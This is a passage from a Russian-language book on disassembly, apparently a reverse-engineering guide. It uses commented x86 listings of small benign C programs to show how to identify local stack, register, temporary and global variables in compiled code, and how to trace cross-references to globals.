  0040100B: 57                push         edi
; Сохраняем регистры

  0040100C: 88 44 24 10       mov          byte ptr [esp+10h],al
; Заносим значение нуль в локальную переменную [ESP+0x10] (назовем ее buff).

  00401010: B9 18 00 00 00    mov          ecx,18h
  00401015: 33 C0             xor          eax,eax
  00401017: 8D 7C 24 11       lea          edi,[esp+11h]
; Устанавливаем EDI на локальную переменную [ESP+0x11]
; (неинициализированный хвост buff).

  0040101B: 68 60 60 40 00    push         406060h      ; "Enter password"
; Заносим в стек смещение строки "Enter password".
; Внимание! Регистр ESP теперь уползает на 4 байта "вверх".

  00401020: F3 AB             rep stos     dword ptr [edi]
  00401022: 66 AB             stos         word ptr [edi]
  00401024: 33 ED             xor          ebp,ebp
  00401026: AA                stos         byte ptr [edi]
; Обнуляем буфер

  00401027: E8 F4 01 00 00    call         00401220
; Вывод строки "Enter password" на экран.
; Внимание! Аргументы все еще не ; вытолкнуты из стека!

  0040102C: 68 70 60 40 00    push         406070h
; Заносим в стек смещение указателя на указатель stdin.
; Внимание! ESP еще уползает на четыре байта вверх.
  00401031: 8D 4C 24 18       lea          ecx,[esp+18h]
; Загружаем в ECX указатель на переменную [ESP+0x18]. Еще один буфер? Нет!
; Это уже знакомая нам переменная [ESP+0x10], но "сменившая облик" за счет
; изменения ESP. Если из 0x18 вычесть 8 байт на которые уполз ESP — получим 0x10, —
; т. е. нашу старую знакомую — [ESP+0x10]!
```

Крохотную процедуру из десятка строк "проштудировать" несложно, но вот на программу в миллион строк можно бесцельно потратить время и не добиться никакого результата! В этой

ситуации гораздо лучше справится IDA Pro. Результат дизассемблирования рассматриваемого примера приведен в листинге 21.7.

Листинг 21.7. Результат дизассемблирования оптимизированного кода из примера, приведенного в листинге 21.5 с помощью IDA Pro

```
.text:00401000      main        proc near           ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000      var_64 = byte ptr -64h
.text:00401000      var_63 = byte ptr -63h
; IDA обнаружила две локальные переменные, расположенные относительно кадра
; стека по смещениям 63 и 64, оттого и названных соответственно:
; var_64 и var_63.

.text:00401000      sub         esp, 64h
.text:00401003      mov         al, byte_0_406900
.text:00401008      push        ebx
.text:00401009      push        ebp
.text:0040100A      push        esi
.text:0040100B      push        edi
.text:0040100C      mov         [esp+74h+var_64], al
; IDA автоматически подставляет имя локальной переменной к ее смещению в
; кадре стека.

.text:00401010      mov         ecx, 18h
.text:00401015      xor         ax, eax
.text:00401017      lea         edi, [esp+74h+var_63]
; Конечно, IDA не смогла распознать инициализацию первого байта буфера и
; ошибочно приняла его за отдельную переменную, — но это не ее вина, а
; компилятора! Разобраться — сколько переменных тут в действительности может
; только человек!

.text:0040101B      push        offset aEnterPassword    ; "Enter password:"
.text:00401020      repe stosd
.text:00401022      stosw
.text:00401024      xor         ebp, ebp
.text:00401026      stosb
.text:00401027      call        sub_0_401220
.text:0040102C      push        offset off_0_406070
.text:00401031      lea         ecx, [esp+7Ch+var_64]
; Обратите внимание — IDA правильно распознала обращение к нашей переменной,
; хотя ее смещение — 0x7C — отличается от 0x74!
```



Глава 22

Идентификация регистровых и временных переменных

Стремясь минимизировать количество обращений к памяти, оптимизирующие компиляторы размещают наиболее интенсивно используемые локальные переменные в регистрах общего назначения, только по необходимости сохраняя их в стеке (а в идеальном случае — не сохраняя их вовсе).

Какие трудности для анализа это создает? Во-первых, оптимизация вводит в код *контекстную зависимость*. Так, увидев в любой точке функции команду наподобие `MOV EAX,[EBP+var_10]`, мы с уверенностью можем утверждать, что здесь в регистр `EAX` копируется содержимое переменной `var_10`. А что это за переменная? Это можно легко узнать, пройдясь по телу функции на предмет поиска всех вхождений `var_10`, — они-то и подскажут назначение переменной!

С регистровыми переменными этот подход не сработает! Положим, нам встретилась инструкция `MOV EAX,ESI`, и мы хотим отследить все обращения к регистровой переменной `ESI`. Как быть, ведь поиск подстроки `ESI` в теле функции ничего не даст, кроме множества ложных срабатываний. Ведь один и тот же регистр (в нашем случае `ESI`) может использоваться (и используется) для временного хранения множества различных переменных! Поскольку регистров общего назначения всего семь, и к тому же `EBP` "закреплен" за указателем кадра стека, а `EAX` и `EDX` — за возвращаемым значением функции, остается всего четыре регистра, пригодных для хранения локальных переменных. А в программах C++ доступных регистров будет и того меньше — один из четырех регистров идет под указатель на виртуальную таблицу, а другой — под указатель на экземпляр `this`. Плохи дела! С двумя регистрами особо не разгонишься, так как типичная функция содержит десятки локальных переменных! Вот компилятор и использует регистры как кэш, — только в исключительных случаях каждая локальная переменная сидит в "своем" регистре, чаще всего переменные хаотично разбрасываются по регистрам, временами сохраняются в стеке, зачастую выталкиваясь совсем в другой регистр (не в тот, чье содержимое сохранялось).

Практически все распространенные дизассемблеры (в том числе и IDA Pro) не в состоянии отслеживать "миграции" регистровых переменных, и эту операцию приходится выполнять вручную. Определить содержимое интересующего регистра в произвольной точке программы достаточно просто, хотя и утомительно, — достаточно прогнать программу с начала функции до этой точки, отслеживая все операции пересылки. Гораздо сложнее выяснить, какое количество локальных переменных хранится в данном регистре. Когда большое количество переменных отображается на небольшое число регистров, однозначно восстановить отображение становится невозможно. Вот, например: программист объявляет переменную `a`, — компилятор помещает ее в регистр `X`. Через некоторое время программист объявляет переменную `b`, — и, если переменная `a` более не используется (что бывает довольно часто), компилятор может поместить в тот же самый регистр `X` переменную `b`, не заботясь о сохранении значения `a`. В результате этого одна переменная "теряется". На первый взгляд, здесь нет никаких проблем. Теряем, — ну и ладно! Теоретически это мог сделать и сам программист, — спрашивается: зачем он вводил `b`, когда для работы вполне достаточно одной `a`? Если переменные `a` и `b` имеют один тип — то никаких проблем, действительно, не возникает, в противном же случае анализ программы будет чрезвычайно затруднен.

Регистровые переменные

Перейдем к технике идентификации регистровых переменных. Во многих хакерских руководствах утверждается, что регистровая переменная отличается от остальных тем, что никогда не обращается к памяти. Это неверно, так как регистровые переменные могут временно сохраняться в стеке командой `PUSH` и восстанавливаться обратно командой `POP`. Конечно, формально такая переменная перестает быть регистровой, но при этом и стековой она тоже не становится. Чтобы не дробить типы переменных на множество классов, условимся считать, что, как утверждают другие хакерские руководства, регистровая переменная — это переменная, содержащаяся в регистре общего назначения, возможно, сохраняемая в стеке, но всегда на *вершине*, а не в *кадре* стека. Иными словами, регистровые переменные никогда не адресуются через `EBP`. Если переменная адресуется через `EBP`, следовательно, она "прописана" в кадре стека и является стековой переменной. Правильно? Нет! Посмотрите, что произойдет, если регистровой переменной `a` присвоить значение стековой переменной `b`. Компилятор сгенерирует приблизительно следующий код: `MOV REG, [EBP-xxx]`. Соответственно, присвоение стековой переменной значения регистровой будет выглядеть так: `MOV [EBP-xxx], REG`. Но, несмотря на явное обращение к кадру стека, переменная `REG` все же остается регистровой переменной. Рассмотрим код, приведенный в листинге 22.1.

Листинг 22.1. Пример, иллюстрирующий различия между регистровыми и временными переменными

```
...
MOV   [EBP-0x4], 0x666
MOV   ESI, [EBP-0x4]
MOV   [EBP-0x8], ESI
MOV   ESI, 0x777
SUB   ESI, [EBP-0x8]
MOV   [EBP-0xC], ESI
...
```

Пример, приведенный в листинге 22.1, можно интерпретировать двояко. Если действительно существует некая регистровая переменная `ESI`, то исходный текст примера должен выглядеть, как показано в листинге 22.2 (а). Однако вполне возможна и ситуация, когда регистр `ESI` используется в качестве временной переменной для пересылки данных, и тогда исходный текст примера должен выглядеть, как показано в листинге 22.2 (б).

Листинг 22.2. Варианты восстановления исходного кода фрагмента программы, приведенного в листинге 22.1

```
// а) Регистр ESI используется как
//    регистровая переменная
int var_4=0x666;
int var_8=var_4;
```

```
// б) Регистр ESI используется как
//    временная переменная
int var_4=0x666;
register[1] int ESI = var_4;
```

[1] В языках C/C++ существует ключевое слово `register`, предназначенное для принудительного размещения переменных в регистрах. И все было бы хорошо, но подавляющее большинство компиляторов тихо игнорируют предписания программистов, размещая переменные там, где, по мнению компилятора, им будет "удобно". Разработчики компиляторов объясняют это тем, что компилятор лучше "знает" как построить наиболее эффективный код. Как они утверждают, пытаться помочь компилятору нет никакой необходимости. Напрашивается следующая аналогия: пассажир говорит — мне надо в аэропорт, а таксист без возражений едет "куда удобнее".
Ну, не должна работа с компилятором превращаться в войну с ним, никак не должна! Отказ разместить переменную в регистре вполне законен. Однако в таком случае компилятор должен прекратить компиляцию с выдачей сообщения об ошибке, предписывающего удалить `register` или же, как минимум, вывести предупреждение.

```
int var_C=0x777 – var_8
```

```
int var_8=ESI;
ESI=0x777-var_8;
int var_C = ESI
```

Хотя алгоритмы обоих листингов абсолютно идентичны, вариант 22.1(а) заметно выигрывает в наглядности. При этом следует помнить, что главная цель дизассемблирования — отнюдь не воспроизведение подлинного исходного текста программы, а реконструирование ее алгоритма. Совершенно безразлично, что представляет собой `ESI` — регистровую или временную переменную. Главное — восстановление рабочего алгоритма. Это значит, что из нескольких вариантов интерпретации следует выбирать самый наглядный!

Вот мы и подошли к понятию временных переменных, но, прежде чем заняться его изучением вплотную, завершим изучение регистровых переменных исследованием примера, приведенного в листинге 22.3.

Листинг 22.3. Пример, демонстрирующий идентификацию регистровых переменных

```
main()
{
       int a=0x666;
       int b=0x777;
       int c;
       c=a+b;
       printf("%x + %x = %x\n",a,b,c);
       c=b-a;
       printf("%x – %x = %x\n",a,b,c);
}
```

Результат компиляции этого примера с помощью компилятора Borland C++ 5.*x* должен выглядеть приблизительно так, как показано в листинге 22.4.

Листинг 22.4. Результат компиляции примера, приведенного в листинге 22.3 с помощью компилятора Borland C++ 5.*x*

```
; int __cdecl main(int argc,const char **argv,const char *envp)
_main    proc near                       ; DATA XREF: DATA:00407044↓o

argc = dword ptr  8
argv = dword ptr  0Ch
envp = dword ptr  10h
; Обратите внимание – IDA не распознала ни одной стековой переменной,
; хотя они объявлялись в программе.
; Выходит, компилятор разместил их в регистрах.

       push   ebp
       mov    ebp, esp
       ; Открываем кадр стека.

       push   ebx
       push   esi
       ; Сохраняем регистры в стеке или выделяем память для стековых
       ; переменных? Поскольку IDA не обнаружила ни одной стековой
       ; переменной, вероятнее всего,этот код сохраняет регистры.

       mov    ebx, 666h
       ; Смотрите: инициализируем регистр! Сравните это с листингом 21.3,
```

```
; приведенным в главе 21, "Идентификация локальных стековых
; переменных". Помните, там было: mov [ebp+var_4], 666h.
; Следовательно, можно заподозрить, что EBX — это регистровая
; переменная. Существование переменной доказывает тот факт, что если
; бы значение 0x666 непосредственно передавалось функции т. е. так —
; printf("%x %x %x\n", 0x666), компилятор бы и поместил в код
; инструкцию "PUSH 0x666". А раз это не так, следовательно, значение
; 0x666 передавалось через переменную.
; Реконструируя исходный тест пишем:
; 1. int a=0x666

mov     esi, 777h
; Аналогично, ESI скорее всего представляет собой регистровую
; переменную
; 2. int b=0x777

lea     eax, [esi+ebx]
; Загружаем в EAX сумму ESI и EBX
; Нет, EAX — не указатель, это просто сложение такое хитрое.

push    eax
; Передаем функции printf сумму регистровых переменных ESI и EBX
; А вот, что такое EAX — уже интересно. Ее можно представить и
; самостоятельной переменной и непосредственной передачей суммы
; переменных a и b функции printf. Исходя из соображений
; удобочитаемости, выбираем последний вариант
; 3. printf (,,,,a+b)

push    esi
; Передаем функции printf регистровую переменную ESI, ранее
; обозначенную нами как 'b'
; 3. printf(,,,b,a+b)

push    ebx
; Передаем функции printf регистровую переменную EBX, ранее
; обозначенную как 'a'
; 3. printf(,,a,b,a+b)

push    offset aXXX                                     ; "%x + %x = %x"
; Передаем функции printf указатель на строку спецификаторов, судя по
; которой все три переменные имеют тип int
; 3. printf("%x + %x = %x", a, b, a + b)

call    _printf
add     esp, 10h

mov     eax, esi
; Копируем в EAX значение регистровой переменной ESI, обозначенную
; нами 'b'
; 4. int c=b

sub     eax, ebx
; Вычитаем от регистровой переменной EAX ('c')
; значение переменной EBX ('a').
```

```
        ; 5. c=c-a

        push    eax
        ; Передаем функции printf разницу значений переменных EAX и EBX
        ; Ага! Мы видим, что от переменной 'c' можно отказаться,
        ; п непосредственно передав функции printf разницу значений 'b' и
        ; 'a'. Вычеркиваем строку '5.' (совершаем откат),
        ; а вместо '4.' пишем следующее:
        ; 4. printf(,,,,b-a)

        push    esi
        ; Передаем функции printf значение регистровой переменной ESI ('b')
        ; 4. printf(,,,b, b-a)

        push    ebx
        ; Передаем функции printf значение регистровой переменной EBX ('a')
        ; 4. printf(,,a, b, b-a)

        push    offset aXXX_0                                   ; "%x + %x = %x"
        ; Передаем функции printf указатель на строку спецификаторов, судя по
        ; которой все три аргумента имеют тип int
        ; 4. printf("%x + %x = %x",a, b, b-a)

        call    _printf
        add     esp, 10h

        xor     eax, eax
        ; Возвращаем в EAX нулевое значение.
        ; return 0

        pop     esi
        pop     ebx
        ; Восстанавливаем регистры.

        pop     ebp
        ; Закрываем кадр стека.

        retn
        ; В итоге, реконструированный текст выглядит так:
        ; 1. int a=0x666
        ; 2. int b=0x777
        ; 3. printf("%x + %x = %x", a, b, a + b)
        ; 4. printf("%x + %x = %x", a, b, b — a)
;
        ; Сравнивая свой результат с оригинальным исходным текстом, с
        ; некоторой досадой обнаруживаем, что все-таки слегка ошиблись,
        ; выкинув переменную 'c'. Однако эта ошибка отнюдь не загубила нашу
        ; работу, напротив, придала листингу более "причесанный" вид,
        ; облегчая его восприятие. Впрочем, о вкусах не спорят, и если вы
        ; желаете точнее следовать ассемблерному коду, что ж, воля ваша —
        ; вводите еще и переменную 'c'. Это решение, кстати,
        ; имеет тот плюс, что не придется делать "отката" — переписывать уже
        ; реконструированные строки для удаления их них лишней переменной.

_main   endp
```

Временные переменные

Временными переменными мы будем называть локальные переменные, внедряемые в код программы самим компилятором. Для чего они нужны? Рассмотрим следующий пример: `int b=a`. Если `a` и `b` — стековые переменные, то непосредственное присваивание невозможно, поскольку в микропроцессорах серии 80x86 отсутствует адресация "память — память". Вот и приходится выполнять эту операцию в два этапа: "память → регистр" + "регистр → память". Фактически компилятор генерирует код, представленный в листинге 22.5.

Листинг 22.5. Код, генерирующийся компилятором при работе с временными переменными

```
register int tmp=a;          mov    eax, [ebp+var_4]
int b=tmp;                   mov    [ebp+var_8], eax
```

В листинге 22.5 `tmp` — это и есть временная переменная, создаваемая лишь на время выполнения операции `b=a`, а затем уничтожаемая за ненадобностью.

Компиляторы (особенно оптимизирующие) всегда стремятся размещать временные переменные в регистрах, и только в крайних случаях заносят их в стек. Механизмы выделения памяти и способы чтения/записи временных переменных довольно разнообразны.

Сохранение переменных в стеке — обычная реакция компилятора на острый недостаток регистров. Целочисленные переменные чаще всего закидываются на вершину стека командой `PUSH`, а стягиваются оттуда командой `POP`. Встретив в тексте программы комбинацию инструкции `PUSH` в паре с соответствующей ей `POP`, сохраняющей содержимое инициализированного регистра, но не стековый аргумент функции[2], можно достаточно уверенно утверждать, что мы имеем дело с целочисленной временной переменной.

Выделение памяти под вещественные переменные и их инициализация в большинстве случаев происходят раздельно. Причина в том, что команды, позволяющей перебрасывать числа с вершины стека сопроцессора на вершину стека основного процессора, не существует, и эту операцию приходится осуществлять вручную. Первым делом "приподнимается" регистр-указатель вершины стека (обычно с помощью команды `SUB ESP, xxx`), затем в выделенные ячейки памяти записывается вещественное значение (обычно `FSTP [ESP]`). Когда временная переменная становится не нужна, она удаляется из стека командой `ADD ESP, xxx` или подобной ей (`SUB, ESP, – xxx`).

Продвинутые компиляторы (например, Microsoft Visual C++) умеют располагать временные переменные в аргументах, оставшихся на вершине стека после завершения последней вызванной функции. Разумеется, этот трюк применим исключительно к `cdecl`-, но не к `stdcall`-функциям, ибо последние самостоятельно вычищают свои аргументы из стека[3]. Мы уже сталкивались с таким приемом при исследовании механизма возврата значений функцией в *главе 20*, *"Идентификация значения, возвращаемого функцией"*.

Временные переменные размером свыше восьми байт (строки, массивы, структуры, объекты) практически всегда размещаются в стеке, заметно выделяясь среди прочих типов своим механизмом инициализации — вместо традиционного `MOV`, здесь используется одна из команд циклической пересылки `MOVSx`, при необходимости предваренная префиксом повторения `REP` (Microsoft Visual C++, Borland C++) или несколькими командами `MOVSx`, следующими одна за другой (Watcom C).

Механизм выделения памяти под временные переменные практически идентичен механизму выделения памяти стековым локальным переменным, однако никаких проблем идентификации не возникает. Во-первых, выделение памяти стековым переменным происходит сразу же после

[2] Более подробную информацию по данному вопросу можно найти в *главе 19*, "*Идентификация аргументов функции*".

[3] Более подробную информацию по данному вопросу можно найти в *главе 19*, "*Идентификация аргументов функции*".

открытия кадра стека, а временным переменным — в любой точке функции. Во-вторых, временные переменные адресуются не через регистр-указатель кадра стека, а через указатель вершины стека.

Основные механизмы манипуляции временными переменными кратко обобщаются в табл. 22.1.

Таблица 22.1. *Основные механизмы манипуляции временными переменными*

Действие	Методы		
	1-й	2-й	3-й
Резервирование памяти	`PUSH`	`SUB ESP, xxx`	Использовать стековые аргументы[4]
Освобождение памяти	`POP`	`ADD ESP, xxx`	
Запись переменной	`PUSH`	`MOV [ESP+xxx],`	`MOVS`
Чтение переменной	`POP`	`MOV [ESP+xxx]`	Передача вызываемой функции

В каких же случаях компилятором создаются временные переменные? Вообще-то, это зависит от "нрава" самого компилятора. Однако можно выделить по крайней мере два случая, когда без создания временных переменных просто не обойтись:

1. При операциях присваивания, сложения, умножения.
2. В тех случаях, когда аргумент функции или член выражения — другая функция.

Рассмотрим оба случая подробнее.

Создание временных переменных при пересылках данных и вычислении выражений

Как уже отмечалось ранее, микропроцессоры серии 80x86 не поддерживают непосредственную пересылку данных из памяти в память, поэтому присваивание одной переменной значения другой требует ввода временной регистровой переменной (при условии, что остальные переменные — не регистровые).

Вычисление выражений (особенно сложных) также требует временных переменных для хранения промежуточных результатов. Вот, например, сколько требуется временных переменных для вычисления следующего выражения (листинг 22.6)?

Листинг 22.6. Пример, иллюстрирующий определение количества временных переменных

```
int a=0x1; int b=0x2;
int c= 1/((1-a) / (1-b));
```

Начнем со скобок, переписав их следующим образом: `int tmp_d = 1; tmp_d=tmp_d-a;` и `int tmp_e=1; tmp_e=tmp_e-b;` затем: `int tmp_f = tmp_d / tmp_e;` и, наконец, `tmp_j=1; c=tmp_j / tmp_f`. Итого насчитываем четыре временных переменных. Не слишком ли много? Давайте попробуем записать это короче (листинг 22.7).

Листинг 22.7. Минимизация количества временных переменных

```
int tmp_d = 1;tmp_d=tmp_d-a;            // (1-a);
int tmp_e=1; tmp_e=tmp_e-b;             // (1-b);
tmp_d=tmp_d/tmp_e;                      // (1-a) / (1-b);
tmp_e=1; tmp_e=tmp_e/tmp_d;
```

[4] Только в `cdecl`!

Как видите, вполне можно обойтись всего двумя временными переменными — совсем другое дело! А что, если бы выражение было чуточку посложнее? Скажем, присутствовало бы десять пар скобок вместо трех, — сколько бы тогда потребовалось временных переменных? Нет, не соблазняйтесь искушением сразу же заглянуть в ответ, — попробуйте сосчитать это сами! Уже сосчитали? Да что там считать — каким сложным выражение ни было — для его вычисления вполне достаточно всего двух временных переменных. А если раскрыть скобки, то можно ограничиться и одной, однако, это потребует излишних вычислений. Этот вопрос во всех подробностях мы рассмотрим в *главе 29*, *"Идентификация математических операторов"*, а сейчас посмотрим, что за код сгенерировал компилятор (листинг 22.8).

Листинг 22.8. Код, сгенерированный компилятором для примера, приведенного в листинге 22.6

```
mov     [ebp+var_4], 1
mov     [ebp+var_8], 2
mov     [ebp+var_C], 3
; Инициализация локальных переменных.

mov     eax, 1
; Вот вводится первая временная переменная.
; В нее записывается непосредственное значение, т. к. команда SUB,
; в силу архитектурных особенностей микропроцессоров серии 80x86 всегда
; записывает результат вычисления на место уменьшаемого, и потому
; уменьшаемое не может быть непосредственным значением, вот и приходится
; вводить временную переменную.

sub     eax, [ebp+var_4]
; tEAX := 1 — var_4
; в регистре EAX теперь хранится вычисленное значение (1-a).

mov     ecx, 1
; Вводится еще одна временная переменная, поскольку EAX трогать нельзя —
; он занят.

sub     ecx, [ebp+var_8]
; tECX := 1- var_8
; В регистре ECX теперь хранится вычисленное значение (1-b).

cdq
; Преобразуем двойное слово, лежащее в EAX в четверное слово,
; помещаемое в EDX:EAX
; (машинная команда idiv всегда ожидает увидеть делимое именно в этих регистрах).

idiv    ecx
; Делим (1-a) на (1-b), помещая частное в tEAX.
; Прежнее значение временной переменной при этом неизбежно затирается,
; однако, для дальнейших вычислений оно и не нужно.
; Вот и пускай себе затирается — не беда!

mov     ecx, eax
; Копируем значение (1-a) / (1-b) в регистр ECX.
; Фактически, это новая временная переменная t2ECX, но в том же самом
; регистре (старое содержимое ECX нам также уже не нужно).
; Индекс "2" после префикса "t" дан для того, чтобы показать, что t2ECX
; — вовсе не то же самое, что tECX, хотя обе эти временные переменные
; хранятся в одном регистре.
```

```
mov     eax, 1
; Заносим в EAX непосредственное значение 1.
; Это еще одна временная переменная — t2EAX.

cdq
; Обнуляем EDX.

idiv    ecx
; Делим 1 на ((1-a) / (1-b)).
; Частное помещается в EAX.

mov     [ebp+var_10], eax
; c := 1 / ((1-a) / (1-b))
; Итак, для вычисления данного выражения потребовалось четыре временных
; переменных и всего два регистра общего назначения.
```

Создание временных переменных для сохранения значения, возвращенного функцией, и результатов вычисления выражений

Большинство языков высокого уровня (в том числе и C/C++) допускают подстановку функций и выражений в качестве непосредственных аргументов. Например: `myfunc(a+b, myfunc_2(c))`. Прежде чем вызвать `myfunc`, компилятор должен вычислить значение выражения `a+b`. Это легко, но возникает вопрос — куда записать результат сложения? Посмотрим, как с этим справится компилятор (листинг 22.9).

Листинг 22.9. Создание временных переменных для хранения промежуточных результатов и значений, возвращаемых функциями

```
mov       eax, [ebp+var_C]
; Создается временная переменная tEAX, и в нее копируется значение
; локальной переменной var_C.

push      eax
; Временная переменная tEAX сохраняется в стеке, передавая функции myfunc
; в качестве аргумента значение локальной переменной var_C.
; Хотя локальная переменная var_C в принципе могла бы быть
; непосредственно передана функции — PUSH [ebp+var_4]
; и никаких временных переменных не потребуется!

call      myfunc
add       esp, 4
; Функция myfunc возвращает свое значение в регистре EAX.
; Его можно рассматривать как своего рода еще одну временную переменную.

push      eax
; Передаем функции myfunc_2 результат, возвращенный функцией myfunc.

mov       ecx, [ebp+var_4]
; Копируем в ECX значение локальной переменной var_4.
; ECX — еще одна временная переменная.
; Правда, не совсем понятно, почему компилятор не использовал регистр
EAX,
; ведь предыдущая временная переменная ушла из области видимости и,
; стало быть, занимаемый ею регистр EAX освободился...

add       ecx, [ebp+var_8]
```

```
; ECX := var_4 + var_8

push       ecx
; Передаем функции myfunc_2 сумму двух локальных переменных.

call       _myfunc_2
```

Область видимости временных переменных

Временные переменные — это, в некотором роде, *очень локальные переменные*. Область их видимости в большинстве случаев ограничена несколькими строками кода, вне контекста которых временная переменная не имеет никакого смысла. По большому счету, временная переменная не имеет смысла вообще и только загромождает код. В самом деле, `myfunc(a+b)` намного короче и понятнее, чем `int tmp=a+b; myfunc(tmp)`. Поэтому, чтобы не засорять дизассемблерный листинг, стремитесь не употреблять в комментариях временные переменные, подставляя вместо них их фактические значения. Сами же временные переменные разумно предварять каким-нибудь характерным префиксом (например, так, как это сделано в листинге 22.10).

Листинг 22.10. Пример использования временных переменных в комментариях

```
MOV    EAX, [EBP+var_4]         ; // var_8 := var_4
                                ; ^ tEAX := var_4
ADD    EAX, [EBP+var_8],        ; ^ tEAX += var_8

PUSH   EAX                      ; // MyFunc(var_4+var_8)
CALL   MyFunc
```



Глава 23

Идентификация глобальных переменных

Программа, нашпигованная глобальными переменными, — едва ли на самое страшное проклятие хакеров. Вместо того, чтобы образовать дерево строгой иерархии, компоненты программы тесно переплетаются друг с другом, и, чтобы понять алгоритм одного из них, приходится "прочесывать" весь листинг в поисках перекрестных ссылок. А в совершенстве восстанавливать перекрестные ссылки не умеет ни один дизассемблер, — даже IDA Pro!

Идентифицировать глобальные переменные очень просто, гораздо проще, чем все остальные конструкции языков высокого уровня. Глобальные переменные сразу же выдают себя непосредственной адресаций памяти, т. е. обращение к ним выглядит приблизительно так: `MOV EAX,[401066]`, где `0x401066` и есть адрес глобальной переменной.

Сложнее понять, для чего эта переменная, собственно говоря, нужна, и каково ее содержимое на данный момент. В отличие от локальных переменных, глобальные переменные *контекстно-зависимы*. В самом деле, каждая локальная переменная инициализируется "своей" функцией и не зависит от того, какие функции были вызваны до нее. Напротив, глобальные переменные может модифицировать кто угодно и когда угодно, так как значение глобальной переменной в произвольной точке программы не определено. Чтобы его выяснить, необходимо проанализировать все функции, манипулирующие с ней. Более того, потребуется еще и восстановить порядок их вызова. Итак, разберемся с техникой восстановления перекрестных ссылок.

Техника восстановления перекрестных ссылок

В большинстве случаев с восстановлением перекрестных ссылок отлично справляется автоматический анализатор IDA Pro, и делать это "вручную" практически никогда не придется. Однако бывает, что IDA Pro ошибается, да и не всегда (и не у всех!) этот дизассемблер бывает под рукой. Поэтому весьма полезно будет научиться самостоятельно справляться с идентификацией глобальных переменных.

Отслеживание обращений к глобальным переменным контекстным поиском их смещения в сегменте кода [данных]

Непосредственная адресация глобальных переменных чрезвычайно облегчает поиск манипулирующих с ними машинных команд. Рассмотрим, например, такую конструкцию: `MOV EAX,[0x41B904]`. После ассемблирования она будет выглядеть так: `A1 04 B9 41 00`. Смещение глобальной переменной записывается "как есть" (естественно, с соблюдением обратного порядка следования байт — старшие располагаются по большему адресу, а младшие — по меньшему).

Тривиальный контекстный поиск позволит выявить все обращения к интересующей вас глобальной переменной, достаточно лишь узнать ее смещение и переписать его в обратном порядке следования байт. При этом наряду с полезной информацией вы получите какое-то количество мусора. Ведь не каждое число, совпадающее по значению со смещением глобальной переменной,

обязано быть указателем на эту переменную. Например, только что упомянутой последовательности `04 B9 41 00` удовлетворяет, например, следующий контекст (листинг 23.1).

Листинг 23.1. Пример, иллюстрирующий получение мусора при тривиальном контекстном поиске обращений к глобальной переменной

```
83EC04          sub    esp,004
B9410000 0      mov    ecx,000000041
```

Ошибка очевидна — искомое значение не является операндом инструкции, более того, оно "захватило" сразу две инструкции! Отбрасыванием всех вхождений, пересекающих границы инструкции, мы сразу же избавляемся от значительной части "мусора". Единственная проблема — как определить границы инструкций, — по части инструкции о самой инструкции сказать ничего нельзя.

Вот, например, встречается нам следующая комбинация: …`8D 81` **`04 B9 41 00`** `00`…. Эту последовательность, за вычетом последнего нуля, можно интерпретировать так: `lea eax,[ecx+0x41B904]`. Однако если предположить, что `0x8D` принадлежит "хвосту" предыдущей команды, то получится следующее: `add d,[ecx][edi]*4,000000041`. Возможна и ситуация, когда здесь и вообще окажется несколько команд…

Самый надежный способ определения границ машинных команд — трассированное дизассемблирование. К сожалению, это чрезвычайно ресурсоемкая операция, и далеко не всякий дизассемблер умеет трассировать код. Поэтому приходится идти другим путем…

Образно говоря, машинный код можно изобразить в виде машинописного текста, напечатанного без пробелов. Если попробовать читать с произвольной позиции, мы, скорее всего, попадем на середину слова и ничего не поймем. Может быть, волей случая, первые несколько слогов и сложатся в осмысленное слово (а то и два!), но дальше пойдет сплошная чепуха. Например: `мамылараму`. Ага, `мамы` — множественное число от `мама`, подходит? Подходит. Дальше — `лараму`. `Лараму` — это кто? Народный индийский герой со множеством родительниц? Или `Мамы ла Раму`? А как вам понравится `Мамы Ла Ра Му` — в смысле три мамы `Ла`, `Ра` и `Му`? Ерунда какая-то…

Смещаемся на одну букву вперед, оставляя `м` предыдущему слову. `А`, — что ж, вполне возможно, это и есть союз `а`, тем более что за ним идет осмысленное местоимение `мы`, получается — `А мы Лараму` или `А мы Лара Му`. В конце концов, кто такой этот `Лараму`?!

Сдвигаемся еще на одну букву и читаем `мыла`, а за ним — `раму`". Заработало! Кто у нас моет рамы? Как правило, это мама!

Вот, примерно так читается и машинный код, причем такая аналогия весьма полная. Вот, например, в русском языке слово не может начинаться с некоторых букв (например, с "Ы", мягкого и твердого знака), существуют характерные суффиксы и окончания, с сочетанием букв, практически не встречающихся в других частях предложения. Соответственно, видя в конце несколько подряд идущих нулей, можно с высокой степенью уверенности утверждать, что это — непосредственное значение, а непосредственные значения располагаются в конце команды.

Отличия констант от указателей

Итак, продолжаем разгребать мусор дальше. Вот, наконец, мы избавились от ложных срабатываний, бессмысленность которых очевидна с первого взгляда. Куча мусора заметно приуменьшилась, но… в ней все еще продолжают встречаться такие штучки, как `PUSH 0x401010`. Что такое `0x401010` — константа или смещение? С равным успехом может быть и то, и другое. Пока не доберемся до манипулирующего с ней кода, мы вообще не сможем сказать ничего вразумительного. Если манипулирующий код обращается к `0x401010` по значению, — это константа, а если по ссылке — это указатель (в данном контексте смещение).

Подробнее эту проблему мы еще обсудим в *главе 24*, *"Идентификация констант и смещений"*, пока же заметим с большим облегчением, что минимальный адрес загрузки файла в Windows 9*x* равен `0x400000`, и констант, выражаемых таким большим числом, не так уж и много.

Примечание

Минимальный адрес загрузки в системах семейства Windows NT равен `0x10000`, однако, чтобы программа могла успешно работать и под Windows NT, и под Windows 9*x*, она должна грузиться не ниже `0x400000`.

Кошмары 16-разрядного режима

В 16-разрядном режиме отличить константу от указателя не так просто, как в 32-разрядном режиме! В 16-разрядном режиме под данные отводится один (или несколько) сегментов размером `0x10000` байт, и допустимые значения смещений заключены в узком интервале `[0x0, 0xFFFF]`, причем у большинства переменных смещения очень невелики и визуально неотличимы от констант.

